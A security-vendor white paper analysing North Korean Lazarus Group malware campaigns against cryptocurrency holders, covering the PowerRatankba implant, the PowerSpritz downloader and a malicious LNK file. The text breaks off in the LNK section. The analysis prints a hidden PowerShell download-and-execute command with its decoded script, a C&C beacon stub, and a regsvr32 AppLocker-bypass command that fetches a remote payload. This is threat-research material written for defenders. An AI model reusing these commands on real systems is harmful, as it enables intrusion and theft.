WHITE PAPER

proofpoint.

NORTH KOREA BITTEN BY BITCOIN BUG

FINANCIALLY MOTIVATED CAMPAIGNS REVEAL NEW DIMENSION OF THE LAZARUS GROUP

Darien Huss

www.proofpoint.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY

With activity dating at least to 2009, the Lazarus Group has consistently ranked among the most disruptive, successful, and far-reaching nation-state sponsored actors. The March 20, 2013 attack in South Korea, the Sony Pictures hack in 2014, the successful theft of $81 million from the Bangladesh Bank in 2014, and perhaps most famously this year's WannaCry ransomware attack and its global impact have all been attributed to the group. The Lazarus Group is widely accepted as being a North Korean state-sponsored threat actor by numerous organizations in the information security industry, law enforcement agencies, and intelligence agencies around the world.

The Lazarus Group's arsenal of tools, implants, and exploits is extensive and under constant development. Previously, they have employed DDoS botnets, wiper malware to temporarily incapacitate a company, and a sophisticated set of malware targeting the SWIFT banking system to steal millions of dollars. In this report we describe and analyze a new, currently undocumented subset of the Lazarus Group's toolset that has been widely targeting individuals, companies, and organizations with interests in cryptocurrency.

Threat vectors for this new toolset, dubbed PowerRatankba, include highly targeted spearphishing campaigns using links and attachments as well as massive email phishing campaigns targeting both personal and corporate accounts of individuals with interests in cryptocurrency. We also share our discovery of what may be the first publicly documented instance of a nation-state targeting a point-of-sale related framework for the theft of credit card data, again using a variant of malware that is closely related to PowerRatankba.

OVERVIEW

The Lazarus Group has increasingly focused on financially motivated attacks and appears to be capitalizing on both the increasing interest and skyrocketing prices for cryptocurrencies. Proofpoint researchers have uncovered a number of multistage attacks that use cryptocurrency-related lures to infect victims with sophisticated backdoors and reconnaissance malware. Victims of interest are then infected with additional malware including Gh0st RAT to steal credentials for cryptocurrency wallets and exchanges, enabling the Lazarus Group to conduct lucrative operations stealing Bitcoin and other cryptocurrencies. We also discovered what appears to be the first publicly documented instance of a nation-state targeting a point-of-sale related framework for the theft of credit card data in a related set of attacks. Moreover, the timing of the point-of-sale related attacks near the holiday shopping season makes the potential financial losses considerable.

INTRODUCTION

It is already well-known that Lazarus Group has targeted and successfully breached several prominent cryptocurrency companies and exchanges. From these breaches, law enforcement agencies suspect that the group has amassed nearly $100 million worth of cryptocurrencies based on their value today. We hypothesize that many of these previously reported operations targeting cryptocurrency organizations have actually been conducted by the espionage team of the Lazarus Group based on evidence we provide in the Attribution section. Further, we assess that until today, many of Lazarus Group's traditional financially motivated team have remained largely in the shadows as they conduct these operations adding to their already impressive stockpile of various cryptocurrencies.

Several watering hole attacks targeting the banking and financial industries that occurred at the end of 2016 and beginning of 2017 utilized a first stage downloader implant dubbed Ratankba. During those incidents, Lazarus Group primarily used Ratankba as a reconnaissance tool, described by colleagues at Trend Micro as a utility to "survey the lay of the land." In this research we detail a new implant dubbed PowerRatankba, a PowerShell-based malware variant that closely resembles the original Ratankba implant. We believe that PowerRatankba was likely developed as a replacement in Lazarus Group's strictly financially motivated team's arsenal to fill the hole left by Ratankba's discovery and very public documentation earlier this year.

In this report, we first provide a brief timeline of events related to the malicious activity. Next, we describe the various delivery methods that Lazarus Group utilized to infect victims with PowerRatankba (Fig. 1). We then detail the inner workings of PowerRatankba and how it is utilized to deliver a more fully capable backdoor to interesting victims (Fig. 1). Following that, we share details on a new and emerging threat targeting the South Korean point-of-sale industry that we have dubbed RatankbaPOS (Fig. 1). Finally, we explain our high-confidence attribution to Lazarus Group.




Figure 1: Flow of PowerRatankba activity from victims to the Lazarus Group operators

POWERRATANKBA DOWNLOADERS

In this section we will detail each of the different attack vectors and campaigns we have discovered that eventually lead to the delivery of PowerRatankba. In total we have discovered six different attack vectors:

- A new Windows executable downloader dubbed PowerSpritz
- A malicious Windows Shortcut (LNK) file
- Several malicious Microsoft Compiled HTML Help (CHM) files using two different techniques
- Multiple JavaScript (JS) downloaders
- Two macro-based Microsoft Office documents
- Two campaigns utilizing backdoored popular cryptocurrency applications hosted on internationalized domain (IDN) infrastructure to trick victims into thinking they were on a legitimate website

CAMPAIGN TIMELINE

The campaigns discussed in this research began on or around June 30th, 2017. According to our data those campaigns were highly targeted spearphishing attacks targeting at least one executive at a cryptocurrency organization to deliver a PowerRatankba.A variant. All other campaigns utilized PowerRatankba.B variants. We currently have no visibility into how the LNK, CHM, and JS campaigns were delivered to users, but given common Lazarus modus operandi, we can speculate that they may have been delivered through attachments or links in emails. We gained visibility again during the massive email campaigns utilizing BTG- and Electrum-themed applications to ultimately deliver PowerRatankba. The timeline below illustrates the exact dates of campaigns where we are aware of them. Where exact dates are unknown, we based estimates on first campaign observations and metadata (Fig. 2).





Figure 2: Timeline of campaigns ultimately related to PowerRatankba

POWERSPRITZ

PowerSpritz is a Windows executable that hides both its legitimate payload and malicious PowerShell command using a non-standard implementation of the already rarely used Spritz encryption algorithm (see the Attribution section for additional analysis of the Spritz implementation). This malicious downloader has been observed being delivered via spearphishing attacks using the TinyCC link shortener service to redirect to likely attacker-controlled servers hosting the malicious PowerSpritz payload. In early July 2017 an individual on Twitter shared an attack they observed targeting them (Fig. 3) utilizing a fake Skype update lure to trick users into clicking on a link to hxxps://skype.2[.]vu/1. The TinyCC link redirected to a server that, at the time, would have likely returned a PowerSpritz payload: hxxp://201.211.183[.]215:8080/update.php?t=Skype&r=update


Microsoft Skype Patched Critical Exploit. Update to v7.37.

Skype <SkypeUpdate@outlook.com>
to info

2:19 PM (6 minutes ago)

Images are not displayed. Display images below - Always display images from SkypeUpdate@outlook.com

Get the latest version of Skype.

A critical vulnerability has been discovered in Skype that could allow hackers to remotely execute malicious code and crash systems. If you are Skype user, make sure that you run the latest version of the application on your system in order to protect themselves from cyber attacks based on this vulnerability.


How do I update Skype?

Select the Update Now button to download, install and sign in to the latest version of Skype.

Figure 3: PowerSpritz spearphishing email shared on Twitter by @LeoAW, abusing Skype name and branding

We have since discovered three additional TinyCC URLs utilized to spread PowerSpritz: one with a Telegram theme (hxxp://telegramupdate.2[.]vu/5 -> hxxp://122.248.34[.]23/Index.php?t=Telegram&r=1.1.9) and two more with Skype theme (hxxp://skypeupdate.2[.]vu/1 -> hxxp://122.248.34[.]23/Index.php?t=SkypeSetup&r=mail_new and hxxp://skype.2[.]vu/k -> unknown). Some of the PowerSpritz payloads were previously hosted on Google Drive; however, we were unable to determine if that service was actually used to spread the payloads in-the-wild (ITW).


PowerSpritz decrypts a legitimate Skype or Telegram installer using a custom Spritz implementation with the key “Znxkai@if8qa9w9489”. PowerSpritz then writes the legitimate installer to disk in the directory returned by GetTempPathA either as a hardcoded filename such as SkypeSetup.exe or, in some versions, as the filename returned by GetTempFileNameA. The installer is then executed to trick the potential victim into thinking they downloaded a legitimate, working application installer or update. Finally, Spritz uses the same key to decrypt a PowerShell command that downloads the first stage of PowerRatankba (Fig. 4). All three PowerSpritz samples we discovered executed the identical PowerShell command.



```
[+] Decrypting with custom Spritz using key: Znxkai@if8qa9w9489

[+] Decrypted PowerShell command:

powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "& {$h = '2D323433372A3634671A203D2A082B3A393F352304303A30
0F143828343E30382D2A7214283020362C29276E6975736B11545B02072C3A393D203A211D2B320D332F221B341F3D3F2C357073164A500B10372B33293509
2C22322B2B246569797308111731362A333A3D012D2A343F6A17101F27373520213A7B0E23263623625C470D1220352B1F0E196201292737163F2E353C7871
2B3B2E3F2E666A62613A263924725D4B2B226A6D7C7D272B3424263730353B7378202D78696D6E4E4339484C6D19313711273D2C342A256D6B700212373727
3833076A79002B3F262631617E29341E1E136F6C4F4F295E5F2D2523244F4E31485E7D003D201331352C3F262775716803093D34372C2F6B082C3A7A022620
260E373A246E7E23350D1E1173704A502D4E49303C677A701E3F381C2E3D2F23243665793624686D3E342E2863485E225A521629262B2E7A7204302E1A3D2B
30303D28327E7E7A434E2E494C6711262C06232B252A2B3876172E33323F2763647A6515111D78614341680D233510202526303B3D7E022D2A3E203A2D0321
2D6E79484C6D3C312633627179750E342F043528342B37276A012632112B2736353E3C3D6471740C222E02263029352921311A2E282B2A21726F6C4F4F7020
073D2A2E303E7B05077609303526282F1723282A31276B663E3C222978765B5A7D332B3723103E37667E6E7035287E1D3D2D3C0E240234346B6A62574D2031
432D4C4860393F063C262D27322064647A723B21383862756B232C2E27262920207A3126232A2D3E373463353F347B76746B74692E272A20383574333C7F77
3F6E766C12322332173122202D3A2407372A2965702A2D0A273021212A2E6E5E5F68243B353129637462757D4444233D2A2E29797971753E22220B246E6936
383328022663743F3672736E7373434137574C0436242627781B25352432646716313A38362632747269615859713F3C2A0821677E690A3132391C31243627
303278435E623633202D2278676B6336332C36377A6C7265725750272D647E2A342D303A73782D3870726B49403E31213E2C3F4C5E3954500E00213E21363D
34347F1933282D6F0B2A302B222A2824136E7C1B030C1105761D2E330924312A373D6F090730292E2B26621929393420262708727316332D290824273C616C
78444861352A3C3D253700203632327170760B0A223C2D2330242F292025097C60133D3D2D2C3F63631E3510372B737C5F5E00342C2120297705382F28353D
70373A283C23210E2437392F7C4E43';$key = 'KGZPCCYZGRTIZZNKLZFWBETSUHIPABDJETYWXBATDYZUSULHXZDGCIBEFINTUCBLYQYQMVPYANDSDFCFCNTFZP
oding]::ASCII;$data1 = $enc.GetBytes(-join ($h -split '(..)' | ? { $_ } | % { [char][convert]::ToUInt32($_, 16) }));for ($i =
{$data1[$i] = $data1[$i] -bxor $key[$i % $key.Length];}[String]$DeStr = [System.Text.Encoding]::ASCII.GetString($data1);$scrip
($DeStr); Invoke-Command -ScriptBlock $scriptBlock;}"


[+] Found encoded PowerShell key: KGZPCCYZGRTIZZNKLZFWBETSUHIPABDJETYWXBATDYZUSULHXZDGCIBEFINTUCBLYQYQMVPYANDSDFCFCNTFZPOXLXZ

[+] Decoded PowerShell:

function HttpRequestFunc
{
param
(
[Parameter(Position = 0)]
[ValidateNotNullOrEmpty()]
[String]$szURI
)
$psversion = $PSVersionTable.PSVersion.Major;
[Byte[]]$BodyBytes = $null;
$WebRequest = $null;
if (($psversion -le 3))
{
$WebRequest = [System.Net.WebRequest]::Create($szURI);
}
else
{
$WebRequest = [System.Net.WebRequest]::CreateHttp($szURI);
}
if ($WebRequest -eq $null)
{
Throw 'WebRequest Creation failed.';
}
$WebRequest.Method = "GET";
$WebRequest.ContentType = 'text/plain';
$resp = $WebRequest.GetResponse().GetResponseStream();
$sr = New-Object System.IO.StreamReader($resp);
$respTxt = $sr.ReadToEnd();
return $respTxt;
}
$szRequest = 'http://dogecoin.deaftone.com:8080/mainls.cs';
[String]$strRe = HttpRequestFunc $szRequest;
```

Figure 4: Script output showing PowerSpritz PowerShell encoded and decoded command

As shown in the above decoded script (Fig. 4), PowerSpritz attempts to retrieve a payload from hxxp://dogecoin.deaftone[.]com:8080/mainls.cs that is expected to be a Base64-encoded PowerShell script. After decoding mainls.cs, a PowerRatankba.A implant is revealed (Fig. 5) with hxxp://vietcasino.linkpc[.]net:8080/search.jsp as its command and control (C&C).



```
$BaseServer = 'http://vietcasino.linkpc.net:8080/search.jsp';
$BaseUri = '';
$tNum1 = Get-Random -Maximum 999999 -Minimum 100000;
$tNum2 = Get-Random -Maximum 999999 -Minimum 100000;
[int64]$tNum = ($tNum1 * 1000000) + $tNum2;
$UID = [convert]::ToString($tNum, 10);
$psversion = $PSVersionTable.PSVersion.Major;

$global:injectionErrorCode = '';
$global:cmdRes = 0;
```

Figure 5: PowerSpritz retrieving Base64-encoded PowerRatankba

WINDOWS SHORTCUT (LNK)





Figure 6: ZIP file with decompressed malicious LNK and corrupted PDF

A LNK masquerading as a PDF document was discovered on an antivirus scanning service. The malicious “Scanned Document Part 1.pdf.lnk” LNK file, along with a corrupted PDF named “Scanned Document Part 2.pdf,” were compressed in a ZIP file named “Scanned Documents.zip” (Fig. 6). It is unclear if the PDF document was tampered with intentionally to increase the chances a target would open the malicious LNK or if the actor(s) unintentionally used a corrupted document. We currently are not aware of how the LNK or compressed ZIP files were utilized ITW.

The malicious LNK uses a known AppLocker bypass to retrieve its payload from a TinyURL shortener link hxxp://tinyurl[.]com/y9jbk8cg (Fig. 7). This shortener previously redirected to hxxp://201.211.183[.]215:8080/pdfviewer.php?o=0&t=report&m=0 . At the time of analysis the C&C server was no longer returning payloads. However, the same IP was used in the PowerSpritz campaigns. Based on the same C&C usage and similar URI structure, we assess with low confidence that the LNK campaign would have delivered PowerRatankba via PowerSpritz.




```
Target File DOS Name              : regsvr32.exe
Working Directory                 : %currentdir%
Command Line Arguments            : /s /n /u /i:http://tinyurl.com/y9jbk8cg scrobj.dll
```

